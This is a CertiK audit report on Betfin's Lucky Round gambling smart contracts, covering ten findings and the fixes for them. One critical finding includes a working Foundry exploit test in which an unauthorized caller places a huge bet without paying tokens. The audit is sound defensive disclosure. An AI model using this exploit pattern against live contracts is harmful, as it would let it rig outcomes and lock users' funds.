CERTIK

Security Assessment

Betfin Lucky Round Contracts

CertiK Assessed on Aug 1st, 2024

CertiK Assessed on Aug 1st, 2024

Betfin Lucky Round Contracts

The security assessment was prepared by CertiK, the leader in Web3.0 security.

Executive Summary

TYPES	ECOSYSTEM	METHODS
DeFi	Ethereum (ETH)	Formal Verification, Manual Review, Static Analysis

LANGUAGE	TIMELINE	KEY COMPONENTS
Solidity	Delivered on 08/01/2024	N/A

CODEBASE

lucky_round

View All in Codebase Page

COMMITS

- b791798b8a3e9ba9532b53b16b8e2224b4e88879
- 7248c54a485fe0dedf1c72ac9644578b563ebc7a

View All in Codebase Page

Vulnerability Summary

10	6	0	0	4	0
Total Findings	Resolved	Mitigated	Partially Resolved	Acknowledged	Declined

1 Critical	1 Resolved		Critical risks are those that impact the safe functioning of a platform and must be addressed before launch. Users should not invest in any project with outstanding critical risks.
1 Major	1 Acknowledged		Major risks can include centralization issues and logical errors. Under specific circumstances, these major risks can lead to loss of funds and/or control of the project.
0 Medium			Medium risks may not pose a direct risk to users' funds, but they can affect the overall functioning of a platform.
6 Minor	4 Resolved, 2 Acknowledged		Minor risks can be any of the above, but on a smaller scale. They generally do not compromise the overall integrity of the project, but they may be less efficient than other solutions.
2 Informational	1 Resolved, 1 Acknowledged		Informational errors are often recommendations to improve the style of the code or certain operations to fall within industry best practices. They usually do not affect the overall functioning of the code.

TABLE OF CONTENTS | BETFIN LUCKY ROUND CONTRACTS

CODEBASE | BETFIN LUCKY ROUND CONTRACTS

Repository

lucky_round

Commit

- b791798b8a3e9ba9532b53b16b8e2224b4e88879
- 7248c54a485fe0dedf1c72ac9644578b563ebc7a

AUDIT SCOPE | BETFIN LUCKY ROUND CONTRACTS

6 files audited ● 1 file with Acknowledged findings ● 1 file with Resolved findings ● 4 files without findings

ID	Repo	File	SHA256 Checksum
LRB	betfinio/lucky_round	src/LuckyRound.sol	411899aa64fb0e5aaee5e5f61d4ba2350fb2e6f6faf4d10f0759e08ff3cf91e6
LUC	betfinio/lucky_round	src/LuckyRoundBet.sol	15d609e7069e3bf3926245c76b92a4cf412f3d77b440d63246fa7ad3f5a8f5fd
LRU	betfinio/lucky_round	src/LuckyRound.sol	431968a2d3d2a72df624f1a93d5b2a546ec20904ffaf9fa7937b0ada2975717c
LUK	betfinio/lucky_round	src/LuckyRoundBet.sol	0b1a3d3341a971ff60ba7a588ffea0f996f05db7c0c7e4485a6c4b97ddc77799
LRH	betfinio/lucky_round	src/LuckyRound.sol	584239fdbbb82b63a78eb334c020eeb9635a70e7b97a33982a68fa083d6bd176
LUY	betfinio/lucky_round	src/LuckyRoundBet.sol	0b1a3d3341a971ff60ba7a588ffea0f996f05db7c0c7e4485a6c4b97ddc77799

APPROACH & METHODS | BETFIN LUCKY ROUND CONTRACTS

This report has been prepared for Betfin to discover issues and vulnerabilities in the source code of the Betfin Lucky Round Contracts project as well as any contract dependencies that were not part of an officially recognized library. A comprehensive examination has been performed, utilizing Formal Verification, Manual Review, and Static Analysis techniques.

The auditing process pays special attention to the following considerations:

- Testing the smart contracts against both common and uncommon attack vectors.
- Assessing the codebase to ensure compliance with current best practices and industry standards.
- Ensuring contract logic meets the specifications and intentions of the client.
- Cross referencing contract structure and implementation against similar smart contracts produced by industry leaders.
- Thorough line-by-line manual review of the entire codebase by industry experts.

The security assessment resulted in findings that ranged from critical to informational. We recommend addressing these findings to ensure a high level of security standards and industry practices. We suggest recommendations that could better serve the project from the security perspective:

- Testing the smart contracts against both common and uncommon attack vectors;
- Enhance general coding practices for better structures of source codes;
- Add enough unit tests to cover the possible use cases;
- Provide more comments per each function for readability, especially contracts that are verified in public;
- Provide more transparency on privileged activities once the protocol is live.

REVIEW NOTES | BETFIN LUCKY ROUND CONTRACTS

Overview

`Betfin` is a decentralized gambling platform that offers users a chance to engage in betting games, such as prediction markets and roulette, leveraging the transparency and trustless nature of blockchain technology. The platform is designed to cater to users who are interested in gambling as well as those who are looking for investment opportunities through staking mechanisms.

LuckyRound Games

`LuckyRound` is a gambling game where a player's probability of winning in each round is is equal to the amount of tokens they bet divided by the total tokens bet by all players in that round. The round can be settled once the maximum number of bets is reached or if the current time exceeds the end time of the game round. During settlement, a random number is generated using Chainlink VRF, and this random number is used to determine the winner. The winner receives the majority of the total bets placed by players in that round (approximately 92.4% in this audit), a small portion is sent to the staking contract (approximately 3.6%), and the remaining part is distributed among all bets (approximately 4%), with earlier bets receiving higher rewards to encourage players to place their bets promptly.

Audit Scope

This audit focuses on the `LuckyRound` game contracts,it includes:

- src/LuckyRound.sol:the main logic contract of the `LuckyRound` game.
- src/LuckyRoundBet.sol:the bet contract of the `LuckyRound` game.

Privileged Functions

In the **LuckyRound** project, the `admin` roles are used to grant and revoke roles, while the `timelock` roles, controlled by the `admin`, can adjust the minimum bet amount. These are specified in the findings under "Centralization Related Risks."

The advantage of those privileged roles in the codebase is that the client reserves the ability to adjust the protocol according to the runtime required to best serve the community.

It is also worth noting the potential drawbacks of these functions, which should be clearly stated through the client's action/plan.

Additionally, if the private keys of the privileged accounts are compromised, it could lead to devastating consequences for the project. To improve the trustworthiness of the project, dynamic runtime updates in the project should be notified to the community.

External Dependencies

In **LuckyRound**, the project relies on a few external contracts or addresses to fulfill the needs of its business logic.


- `core` :the core logic contract of betfin.
- `vrfCoordinator` : The Chainlink VRF coordinator.

It is assumed that these contracts or addresses are trusted and properly implemented within the entire project.

It is assumed that the `core` contract can correctly and fully transfer the corresponding amount of tokens to the game contract when calling `placeBet()` . If the token balance is insufficient, some rounds of the `LuckyRound` game will never be settled, and tokens could be locked in the contract.

The team utilizes the subscription method of the Chainlink VRF service to generate random numbers. It is assumed that the `subscriptionId` in the project is always valid and maintains a sufficient balance to fund requests from consumer contracts. If the request expires due to insufficient balance, this round of the `LuckyRound` game will never be settled, and tokens could be locked in the contract.

FINDINGS | BETFIN LUCKY ROUND CONTRACTS



10	1	1	0	6	2
Total Findings	Critical	Major	Medium	Minor	Informational

This report has been prepared to discover issues and vulnerabilities for Betfin Lucky Round Contracts. Through this audit, we have uncovered 10 issues ranging from different severity levels. Utilizing the techniques of Formal Verification, Manual Review & Static Analysis to complement rigorous manual code reviews, we discovered the following findings:

ID	Title	Category	Severity	Status
LRB-02	The `placeBet` Function In `LuckeyRound` Can Be Called Directly	Access Control	Critical	Resolved
LRB-03	**Centralization Related Risks**	**Centralization**	**Major**	**Acknowledged**
LRB-01	Usage Of `addService` Function	Logical Issue	Minor	Resolved
LRB-05	`winnerOffset` Will Never Be `lastOffset[round]`	Logical Issue	Minor	Resolved
LRB-06	Third-Party Dependency Usage	Design Issue	Minor	Acknowledged
LRB-07	Integer Division Will Lock A Small Portion Of Tokens In The Contract	Incorrect Calculation	Minor	Acknowledged
LRB-08	Potential Reentrancy Attack (Incrementing State)	Concurrency	Minor	Resolved
LRB-09	Unchecked ERC-20 `transfer()` / `transferFrom()` Call	Volatile Code	Minor	Resolved
LRB-04	Purpose Of `requestCalculation` Function	Design Issue	Informational	Acknowledged
LRB-10	Non-Standard Binary Search Code	Coding Style	Informational	Resolved

LRB-02 THE `placeBet` FUNCTION IN `LuckeyRound` CAN BE CALLED DIRECTLY

Category	Severity	Location	Status
Access Control	Critical	src/LuckyRound.sol (b791798b8a3e9ba9532b53b16b8e2224b4e88879): 125~129	Resolved

Description

The `placeBet()` function in `LuckeyRound` can be directly called within `LuckeyRound` without going through the `placeBet()` function in `partner`. This allows any user to place bets without transferring token and to select any length of `Offset`. Additionally, this could result in a situation where there are not enough tokens in the contract to transfer to the winner, causing the chainlink VRF `rawFulfillRandomWords()` call to fail. Consequently, all bets for that round will be locked in the contract.

Proof of Concept

use this foundry test:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.0;

import "forge-std/console.sol";
import "forge-std/Test.sol";
import "../src/shared/Token.sol";
import "../src/shared/Core.sol";
import "../src/shared/staking/StakingInterface.sol";
import "../src/LuckyRound.sol";
import "../src/LuckyRoundBet.sol";

contract PlaceBetTest is Test {
    Token public token;
    address public staking = address(999000999000);
    Core public core;
    LuckyRound public luckyRound;
    Partner public partner;
    BetsMemory public betsMemory;
    Pass public pass;
    address public affiliate = address(128911982379182361);

    address public alice = address(1);
    address public bob = address(2);
    address public carol = address(3);
    address public dave = address(4);
    address public eve = address(5);
    address public randomMan = address(32767);

    function setUp() public {
        pass = new Pass(address(this));
        pass.grantRole(pass.TIMELOCK(), address(this));
        pass.setAffiliate(affiliate);
        vm.mockCall(
            affiliate,
            abi.encodeWithSelector(
                AffiliateInterface.checkInviteCondition.selector,
                address(1)
            ),
            abi.encode(true)
        );
        vm.mockCall(
            address(pass),
            abi.encodeWithSelector(AffiliateMember.getInviter.selector, alice),
            abi.encode(address(0))
        );
        pass.mint(alice, address(0), address(0));

        token = new Token(address(this));
```

```
        betsMemory = new BetsMemory(address(this));
        betsMemory.grantRole(betsMemory.TIMELOCK(), address(this));
        betsMemory.setPass(address(pass));
        core = new Core(
            address(token),
            address(betsMemory),
            address(pass),
            address(this)
        );
        core.grantRole(core.TIMELOCK(), address(this));
        vm.mockCall(
            address(staking),
            abi.encodeWithSelector(StakingInterface.getAddress.selector),
            abi.encode(address(staking))
        );
        core.addStaking(address(staking));
        luckyRound = new LuckyRound(
            address(core),
            address(staking),
            address(this),
            555,
            0x7a1BaC17Ccc5b313516C5E16fb24f7659aA5ebed,
            0x4b09e658ed251bcafeebbc69400383d49f344ace09b9576fe248bb02c003fe9f
        );
        core.addGame(address(luckyRound));
        betsMemory.addAggregator(address(core));
        luckyRound.grantRole(luckyRound.TIMELOCK(), address(this));
        address tariff = core.addTariff(0, 1_00, 0);
        vm.startPrank(carol);
        partner = Partner(core.addPartner(tariff));
        vm.stopPrank();
        for (uint160 i = 1; i <= 100; i++) {
            if (i > 1) {
                pass.mint(address(i), alice, alice);
            }
            token.transfer(address(i), 1000 ether);
        }
    }

    function getRequest(uint256 requestId) internal {
        vm.mockCall(
            0x7a1BaC17Ccc5b313516C5E16fb24f7659aA5ebed,
            abi.encodeWithSelector(
                VRFCoordinatorV2_5.requestRandomWords.selector,
                VRFV2PlusClient.RandomWordsRequest({
                    keyHash: bytes32(

0x4b09e658ed251bcafeebbc69400383d49f344ace09b9576fe248bb02c003fe9f
                    ),
```

```
                    subId: uint256(555),
                    requestConfirmations: uint16(3),
                    callbackGasLimit: uint32(2_500_000),
                    numWords: uint32(1),
                    extraArgs: VRFV2PlusClient._argsToBytes(
                        VRFV2PlusClient.ExtraArgsV1({nativePayment: false})
                    )
                })
            ),
            abi.encode(requestId)
        );
    }
    function placeBet(
        address player,
        uint256 amount,
        uint256 round
    ) private returns (address) {
        vm.startPrank(player);
        token.approve(address(core), amount * 1 ether);
        address bet = partner.placeBet(
            address(luckyRound),
            amount * 1 ether,
            abi.encode(player, amount, round)
        );
        vm.stopPrank();
        return bet;
    }



    function testPlaceBet() public {
        // warp to 26/03/2024 11:00:00
        vm.warp(1711450800);
        uint256 round = luckyRound.getCurrentRound();
       for(uint160 i = 2; i <= 100; i++){
            placeBet(address(i),1000,round);
       }

       //any one,don't need mint pass token,and any amount
       uint256 amount = 1e15;
       uint256 totalAmount = 1e15 * 1e18;
       bytes memory data = abi.encode(randomMan,amount,round);

       //bet without transfer token
       vm.startPrank(randomMan);
       LuckyRoundBet bet = LuckyRoundBet(luckyRound.placeBet(randomMan, totalAmount,
data));
       vm.stopPrank();
```

```
        console.log("bet start offset:",bet.getStartOffset());
        console.log("bet end offset:",bet.getEndOffset());

    }
}
```

```
Logs:
  bet start offset: 99001
  bet end offset: 1000000000099000
```

Recommendation

We recommend adding access control so that `placeBet()` can only be invoked by the `core` contract.

Alleviation

[Betfin Team, 07/26/2024]:

Issue acknowledged. Changes have been reflected in the commit hash:

https://github.com/betfinio/lucky_round/commit/4f7cc4e20697b88d4f0247e6352af160f80b3110.

LRB-03 | CENTRALIZATION RELATED RISKS

Category	Severity	Location	Status
Centralization	**Major**	**src/LuckyRound.sol (b791798b8a3e9ba9532b53b16b8e2224b4e88879): 279, 290, 314**	**Acknowledged**

Description

In the contract `LuckyRound` the role `TIMELOCK` has authority over the functions shown in the list below.

- `addService()`: This function allows adding a new address to the `SERVICE` role.
- `setMinBetAmount()`: This function sets the minimum amount required to place a bet.

Any compromise to the `TIMELOCK` account may allow the hacker to take advantage of this authority and could potentially add malicious addresses to the `SERVICE` role, enabling further unauthorized actions within the contract. And an attacker could adjust the minimum bet amount to either a prohibitively high or trivially low value, disrupting normal betting activities and potentially manipulating betting outcomes to their advantage.

In the contract `LuckyRound` the role `SERVICE` has authority over the functions shown in the list below.

- `claimBonus()`: This function allows claiming bonuses accrued to a player's account.

Any compromise to the `SERVICE` account may allow the hacker to take advantage of this authority.

Additionally, the `LuckyRound` contract inherits the `AccessControl` contract from OpenZeppelin, the `DEFAULT_ADMIN_ROLE` role has the following authorities within the contract:

- `grantRole()`: Grants specified roles to an account, allowing it to perform actions associated with that role.
- `revokeRole()`: Removes specified roles from an account, restricting it from performing certain actions.

If the `DEFAULT_ADMIN ROLE` is compromised, an attacker could grant critical roles to unauthorized addresses, effectively allowing them to manipulate the contract. The attacker could also revoke roles from legitimate addresses, disrupting the normal operation and administration of the contract.

Recommendation

The risk describes the current project design and potentially makes iterations to improve in the security operation and level of decentralization, which in most cases cannot be resolved entirely at the present stage. We advise the client to carefully manage the privileged account's private key to avoid any potential risks of being hacked. In general, we strongly recommend centralized privileges or roles in the protocol be improved via a decentralized mechanism or smart-contract-based accounts with enhanced security practices, e.g., multisignature wallets. Indicatively, here are some feasible suggestions that would also mitigate the potential risk at a different level in terms of short-term, long-term and permanent:

Short Term:

Timelock and Multi sign (⅔, ⅗) combination *mitigate* by delaying the sensitive operation and avoiding a single point of key management failure.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND
- Assignment of privileged roles to multi-signature wallets to prevent a single point of failure due to the private key compromised;
  AND
- A medium/blog link for sharing the timelock contract and multi-signers addresses information with the public audience.

Long Term:

Timelock and DAO, the combination, *mitigate* by applying decentralization and transparency.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND
- Introduction of a DAO/governance/voting module to increase transparency and user involvement.
  AND
- A medium/blog link for sharing the timelock contract, multi-signers addresses, and DAO information with the public audience.

Permanent:

Renouncing the ownership or removing the function can be considered *fully resolved*.

- Renounce the ownership and never claim back the privileged roles.
  OR
- Remove the risky functionality.

Alleviation

[Betfin Team, 07/26/2024]:
Issue Acknowledged. The team will renounce the `DEFAULT_ADMIN_ROLE` and assign the `TIMELOCK` role to the Timelock contract once the contract is deployed.

[CertiK, 07/26/2024]:
It is suggested to implement the aforementioned methods to avoid centralized failure. Also, it strongly encourages the project team to periodically revisit the private key security management of all addresses related to centralized roles.

We will check the renounce transaction and the granting of the `TIMELOCK` role after the contract deployment and then

update the finding status accordingly.

LRB-01 | USAGE OF `addService` FUNCTION

Category	Severity	Location	Status
Logical Issue	Minor	src/LuckyRound.sol (b791798b8a3e9ba9532b53b16b8e2224b4e88879): 290~292	Resolved

Description

The issue in the `LuckyRound` contract arises from the use of role-based access control, specifically related to the `SERVICE` role and its administration. The function `addService` is intended to allow the `TIMELOCK` role to grant the `SERVICE` role to a new account. The `addService` function uses the `grantRole` method to assign the `SERVICE` role to a provided address:

```
290     function addService(address _service) external onlyRole(TIMELOCK) {
291         grantRole(SERVICE, _service);
292     }
```

However, for `grantRole` to succeed, the caller (in this case, `msg.sender` who must possess the `TIMELOCK` role) needs to be the admin of the `SERVICE` role. In the standard implementation of the `AccessControl` contract from OpenZeppelin, which `LuckyRound` inherits from, a role's admin role has the authority to grant or revoke that role to other accounts.

At present, the `LuckyRound` contract does not specify that the `TIMELOCK` role is the admin of the `SERVICE` role. Therefore, unless the `DEFAULT_ADMIN_ROLE` has been explicitly granted to the `TIMELOCK` role accounts or the role admin for `SERVICE` has been set to `TIMELOCK`, the `addService` function will fail when called by an account with only the `TIMELOCK` role.

Recommendation

The auditing team would like to confirm whether the admin of the `LuckyRound` would grant the `DEFAULT_ADMIN_ROLE` role to account with `TIMELOCK` role. If not, we recommend two potential approaches:

1. **Set the Role Admin in the Constructor:** Add a line in the constructor of the `LuckyRound` contract to explicitly set the `TIMELOCK` role as the admin for the `SERVICE` role using the `_setRoleAdmin` function:

   ```
   _setRoleAdmin(SERVICE, TIMELOCK);
   ```

   This approach ensures that the `TIMELOCK` role can administrate the `SERVICE` role as intended, allowing it to grant and revoke the `SERVICE` role without requiring the `DEFAULT_ADMIN_ROLE`.

2. **Modify the `addService` Function:** Change the use of `grantRole` to `_grantRole` in the `addService` function:

```
function addService(address _service) external onlyRole(TIMELOCK) {
    _grantRole(SERVICE, _service);
}
```

The `_grantRole` function is an internal function that bypasses the admin check, allowing any caller with the appropriate permissions (in this case, the `TIMELOCK` role) to assign the `SERVICE` role. This change would simplify the function's behavior by removing the dependency on the role's admin configuration.

Alleviation

[Betfin Team, 07/26/2024]:

Issue acknowledged. Changes have been reflected in the commit hash:
https://github.com/betfinio/lucky_round/commit/971a1cdbb921883c373fbe07d7044621f4d4be32.

LRB-05 | `winnerOffset` WILL NEVER BE `lastOffset[round]`

Category	Severity	Location	Status
Logical Issue	Minor	src/LuckyRound.sol (b791798b8a3e9ba9532b53b16b8e2224b4e88879): 212~221	Resolved

Description

In `fulfillRandomWords` function, `winnerOffset` will never be `lastOffset[round]`:

```
    function fulfillRandomWords(
        uint256 requestId,
        uint256[] calldata randomWords
    ) internal override {
        uint256 round = requestRounds[requestId];
        uint256 winnerOffset = (randomWords[0] % (lastOffset[round] - 1)) + 1; //
exclude 0
        roundWinners[round] = winnerOffset;
        executeResult(round);
        roundStatus[round] = 2;
    }
```

For example, if only A and B place bets in sequence, and each person bets 1000 ether. A's bet range (startOffset, endOffset) is `[1, 1000]`, and B's bet range is `[1001, 2000]`. At this time, `lastOffset[round] = 2000`. For the calculation:

```
uint256 winnerOffset = (randomWords[0] % (lastOffset[round] - 1)) + 1; // exclude 0
```

`lastOffset[round] - 1 = 1999`,the range of `(randomWords[0] % (lastOffset[round] - 1))` is `[0,1998]`,the range of `winnerOffset` is `[1,1999]`, `winnerOffset` will never be `2000`.

Therefore, the probability of A becoming the winner is $\frac{1000}{1999}$, and the probability of B becoming the winner is $\frac{999}{1999}$. They bet the same amount of tokens, but the probabilities are different, which is unfair to B.

Recommendation

fix code like this:

```
    function fulfillRandomWords(
        uint256 requestId,
        uint256[] calldata randomWords
    ) internal override {
        uint256 round = requestRounds[requestId];
--      uint256 winnerOffset = (randomWords[0] % (lastOffset[round] - 1)) + 1; //
exclude 0
++      uint256 winnerOffset = (randomWords[0] % lastOffset[round]) + 1; // exclude
0
        roundWinners[round] = winnerOffset;
        executeResult(round);
        roundStatus[round] = 2;
    }
```

Alleviation

[Betfin Team, 07/26/2024]:

Issue acknowledged. Changes have been reflected in the commit hash:

https://github.com/betfinio/lucky_round/commit/f29c7cff9c28bb2039c321a05a55d9da5adb32e9

LRB-06 | THIRD-PARTY DEPENDENCY USAGE

Category	Severity	Location	Status
Design Issue	Minor	src/LuckyRound.sol (b791798b8a3e9ba9532b53b16b8e2224b4e88879): 38, 95, 193~205, 212~221	Acknowledged

Description

The contract is serving as the underlying entity to interact with one or more third party protocols. The scope of the audit treats third party entities as black boxes and assumes their functional correctness. However, in the real world, third parties can be compromised and this may lead to lost or stolen assets. In addition, upgrades of third parties can possibly create severe impacts, such as increasing fees of third parties, migrating to new LP pools, etc.

```
38      address public immutable core;
```

- The contract `LuckyRound` interacts with third party contract with `CoreInterface` interface via `core`.

```
95          address _core,
```

- The function `LuckyRound.constructor` interacts with third party contract with `CoreInterface` interface via `_core`.

```
    uint256 private immutable subscriptionId;
    address public immutable vrfCoordinator;
    bytes32 public immutable keyHash;
    uint32 private constant callbackGasLimit = 2_500_000;
    constructor(
        address _core,
        address _staking,
        address _admin,
        uint256 _subscriptionId,
        address _vrfCoordinator,
        bytes32 _keyHash
    ) VRFConsumerBaseV2Plus(_vrfCoordinator) {
        require(_vrfCoordinator != address(0), "RO01");
        vrfCoordinator = _vrfCoordinator;
        keyHash = _keyHash;
        subscriptionId = _subscriptionId;
        created = block.timestamp;
        core = _core;
        token = CoreInterface(_core).token();
        require(CoreInterface(_core).isStaking(_staking), "L01");
        staking = _staking;
        fee = CoreInterface(core).fee();
        _grantRole(DEFAULT_ADMIN_ROLE, _admin);
    }
```

Since they are immutable or constant, the project team needs to ensure that the `vrfCoordinator` is always callable, and that the `keyHash` and `subscriptionId` are always valid, as well as that the `callbackGasLimit` is sufficient to execute the `rawFulfillRandomWords()` callback.

In particular, the project team needs to prevent the risk of request failures caused by an invalid `subscriptionId` .It means the project team need to ensure that the request sent by calling `requestRandomWords()` in each round correctly triggers the callback.

Recommendation

The auditors understood that the business logic requires interaction with third parties. It is recommended for the team to constantly monitor the statuses of third parties to mitigate the side effects when unexpected activities are observed.

Regarding the risk of request failures, the project team needs to pay attention to the following aspects:

1. Ensure that the `subscriptionId` always exists.
2. Ensure that the `subscriptionId` always lists the `luckyRound` contract address as a consumer.
3. Ensure that the balance of `subscriptionId` always higher than Minimum subscription balance, so that requests do not fail due to insufficient balance.

Alleviation

[Betfin Team, 07/26/2024]:

Issue Acknowledged. The team will monitor the variables and third party dependencies.

LRB-07 INTEGER DIVISION WILL LOCK A SMALL PORTION OF TOKENS IN THE CONTRACT

Category	Severity	Location	Status
Incorrect Calculation	Minor	src/LuckyRound.sol (b791798b8a3e9ba9532b53b16b8e2224b4e88879): 268	Acknowledged

Description

```
268             uint256 playerBonus = (bonus * playerShare) / bonusShares;
```

Due to integer division, it may be that not all BOUNS tokens can be claimed by users, ultimately leading to a small amount of BOUNS tokens being locked in the contract.

Recommendation

If this loss exceeds the project team's acceptable threshold, the contract can add a withdrawal mechanism to transfer these tokens to either the user or the project team.

Alleviation

[Betfin Team, 07/26/2024]:

Issue Acknowledged. The team confirmed that this is the intended design and the loss is within the team's acceptable threshold.

LRB-08 POTENTIAL REENTRANCY ATTACK (INCREMENTING STATE)

Category	Severity	Location	Status
Concurrency	Minor	src/LuckyRound.sol (b791798b8a3e9ba9532b53b16b8e2224b4e88879): 175, 177, 193~205, 206, 207, 208, 219, 220, 243	Resolved

Description

A reentrancy attack can occur when the contract creates a function that makes an external call to another untrusted contract before resolving any effects. If the attacker can control the untrusted contract, they can make a recursive call back to the original function, repeating interactions that would have otherwise not run after the external call resolved the effects.

This finding is considered minor because the state variable is only incremented or decremented. So, the effect of out-of-order increments may be unobservable after transaction. However, the reentrancy vulnerability may still cause other issues in the middle of transaction.

External call(s)

```
175             requestCalculationInternal(round);
```

- This function call executes the following external call(s).
- In `LuckyRound.requestCalculationInternal`,
  - `requestId = VRFCoordinatorV2_5(vrfCoordinator).requestRandomWords(VRFV2PlusClient.RandomWordsRequest({keyHash:keyHash,subId:subscriptionId,requestConfirmations:requestConfirmations,callbackGasLimit:callbackGasLimit,numWords:numWords,extraArgs:VRFV2PlusClient._argsToBytes(VRFV2PlusClient.ExtraArgsV1({nativePayment:false}))}))`

State variables written after the call(s)

```
177         betsPlayer[address(bet)] = player;
```

External call(s)

```
193         uint256 requestId = VRFCoordinatorV2_5(vrfCoordinator)
194             .requestRandomWords(
195                 VRFV2PlusClient.RandomWordsRequest({
196                     keyHash: keyHash,
197                     subId: subscriptionId,
198                     requestConfirmations: requestConfirmations,
199                     callbackGasLimit: callbackGasLimit,
200                     numWords: numWords,
201                     extraArgs: VRFV2PlusClient._argsToBytes(
202                         VRFV2PlusClient.ExtraArgsV1({nativePayment: false})
203                     )
204                 })
205             );
```

State variables written after the call(s)

```
207         requestRounds[requestId] = round;
```

```
206         roundRequests[round] = requestId;
```

```
208         roundStatus[round] = 1;
```

External call(s)

```
219         executeResult(round);
```

- This function call executes the following external call(s).
- In `LuckyRound.executeResult`,
  - `ERC20(token).transfer(bet.getPlayer(),reward)`

State variables written after the call(s)

```
220         roundStatus[round] = 2;
```

Recommendation

We recommend using the Checks-Effects-Interactions Pattern to avoid the risk of calling unknown contracts or applying OpenZeppelin ReentrancyGuard library - `nonReentrant` modifier for the aforementioned functions to prevent reentrancy attack.

Alleviation

[Betfin Team, 07/26/2024]:

Issue acknowledged. Changes have been reflected in the commit hash:
https://github.com/betfinio/lucky_round/commit/be2b1d39b9c9dab7d8076d9d19504873928552df.

LRB-09 | UNCHECKED ERC-20 `transfer()` / `transferFrom()` CALL

Category	Severity	Location	Status
Volatile Code	Minor	src/LuckyRound.sol (b791798b8a3e9ba9532b53b16b8e2224b4e8887 9): 243, 286	Resolved

Description

The return values of the `transfer()` and `transferFrom()` calls in the smart contract are not checked. Some ERC-20 tokens' transfer functions return no values, while others return a bool value, they should be handled with care. If a function returns `false` instead of reverting upon failure, an unchecked failed transfer could be mistakenly considered successful in the contract.

```
243                 ERC20(token).transfer(bet.getPlayer(), reward);
```

```
286         ERC20(token).transfer(player, bonus);
```

Recommendation

It is advised to use the OpenZeppelin's `SafeERC20.sol` implementation to interact with the `transfer()` and `transferFrom()` functions of external ERC-20 tokens. The OpenZeppelin implementation checks for the existence of a return value and reverts if false is returned, making it compatible with all ERC-20 token implementations.

Alleviation

[Betfin Team, 07/26/2024]:
Issue acknowledged. Changes have been reflected in the commit hash:
https://github.com/betfinio/lucky_round/commit/bad90043b71ef049b01842271a16ba4cfb2be011.

[CertiK, 07/26/2024]:
Thank you for the update. However, even if using the `SafeERC20` library for `IERC20`, the return value of `transfer()` / `transferFrom()` is not checked.
It is recommended to refer to OpenZeppelin's guidelines to ensure the correct use of the SafeERC20 library.

[Betfin Team, 07/30/2024]:
Issue acknowledged. Changes have been reflected in the commit hash:
https://github.com/betfinio/lucky_round/commit/7248c54a485fe0dedf1c72ac9644578b563ebc7a

[CertiK, 07/31/2024]:
It's noted that not all ERC20 tokens strictly follow the ERC20 standard and return a boolean status. We recommend using `safeTransfer()` or `safeTransferFrom()` from the `SafeERC20` contract instead of directly using `transfer()` or

`transferFrom()`. This is because the `_callOptionalReturn()` function in `safeTransfer()` and `safeTransferFrom()` employs a low-level call to execute the token transfer and verifies the return value at low-level to ensure the token transfer is successful.

Here is the OpenZeppelin's guidelines of the SafeERC20 **library**.

[Betfin Team, 07/31/2024]:
Yes, but this smart contract is intended to use only with our token, which is based on Openzeppelin ERC20 without any extensions.

[CertiK, 07/31/2024]:
The team confirmed that the token implemented is derived from OpenZeppelin's standard ERC20, with no additional extensions. The `transfer` function's return value was checked and the changes were reflected in commit 7248c54a485fe0dedf1c72ac9644578b563ebc7a.

LRB-04 | PURPOSE OF `requestCalculation` FUNCTION

Category	Severity	Location	Status
Design Issue	Informational	src/LuckyRound.sol (b791798b8a3e9ba9532b53b16b8e2224b4e88879): 185	Acknowledged

Description

If the number of players placing bets within the `ROUND_DURATION` does not reach the `BETS_LIMIT`, any user can use the `requestCalculation()` function to complete the random number request, execute the results, and distribute the rewards. However, because the `winnerOffset` is randomly generated, there is insufficient incentive for users to actively call `requestCalculation()`.

Recommendation

The audit team would like to confirm with the team whether it was a deliberate choice to allow any user to execute the `requestCalculatin()` function. Additionally, if players are unaware of this function, is there a specific account designated to perform this action?

Alleviation

[Betfin Team, 07/26/2024]:

Issue Acknowledged. The team has confirmed that it is intended design that any user can call `requestCalculation()` function.

`requestCalculation()` will be executed on gelato network automatically, but if some error happens and round result is not executed there is always a possibility for any user to execute the round and select the winner.

LRB-10 | NON-STANDARD BINARY SEARCH CODE

Category	Severity	Location	Status
Coding Style	Informational	src/LuckyRound.sol (b791798b8a3e9ba9532b53b16b8e2224b4e88879): 246~250	Resolved

Description

In the executeResult function, a non-standard binary search code was used:

```
    function executeResult(uint256 round) internal {
        uint256 winnerOffset = roundWinners[round];
        LuckyRoundBet[] storage bets = roundBets[round];
        // find using binary search
        uint256 low = 0;
        uint256 high = bets.length - 1;

        while (low <= high) {
            uint256 mid = (low + high) / 2;
            LuckyRoundBet bet = bets[mid];
            uint256 start = bet.getStartOffset();
            uint256 end = bet.getEndOffset();

            if (start <= winnerOffset && end >= winnerOffset) {
                uint256 bank = roundBank[round];
                // calculate bonus fee
                uint256 bonus = (bank * BONUS) / 100_00;
                // calculate reward
                uint reward = bank - ((bank * fee) / 100_00) - bonus;
                // transfer reward to player
                ERC20(token).transfer(bet.getPlayer(), reward);
                emit WinnerCalculated(round, winnerOffset, address(bet));
                break;
            } else if (start < winnerOffset) {
                low = mid + 1;
            } else {
                high = mid - 1;
            }
        }
    }
```

Change `start < winnerOffset` to `end < winnerOffset` to ensure code readability.

Recommendation

change code like this:

```
    function executeResult(uint256 round) internal {
        uint256 winnerOffset = roundWinners[round];
        LuckyRoundBet[] storage bets = roundBets[round];
        // find using binary search
        uint256 low = 0;
        uint256 high = bets.length - 1;

        while (low <= high) {
            uint256 mid = (low + high) / 2;
            LuckyRoundBet bet = bets[mid];
            uint256 start = bet.getStartOffset();
            uint256 end = bet.getEndOffset();

            if (start <= winnerOffset && end >= winnerOffset) {
                uint256 bank = roundBank[round];
                // calculate bonus fee
                uint256 bonus = (bank * BONUS) / 100_00;
                // calculate reward
                uint reward = bank - ((bank * fee) / 100_00) - bonus;
                // transfer reward to player
                ERC20(token).transfer(bet.getPlayer(), reward);
                emit WinnerCalculated(round, winnerOffset, address(bet));
                break;
--          } else if (start < winnerOffset) {
++          } else if (end < winnerOffset) {
                low = mid + 1;
            } else {
                high = mid - 1;
            }
        }
    }
```

Alleviation

[Betfin Team, 07/26/2024]:

Issue acknowledged. Changes have been reflected in the commit hash:

https://github.com/betfinio/lucky_round/commit/cb34957231aa4600af667bc09bcf51fc76d7806b.

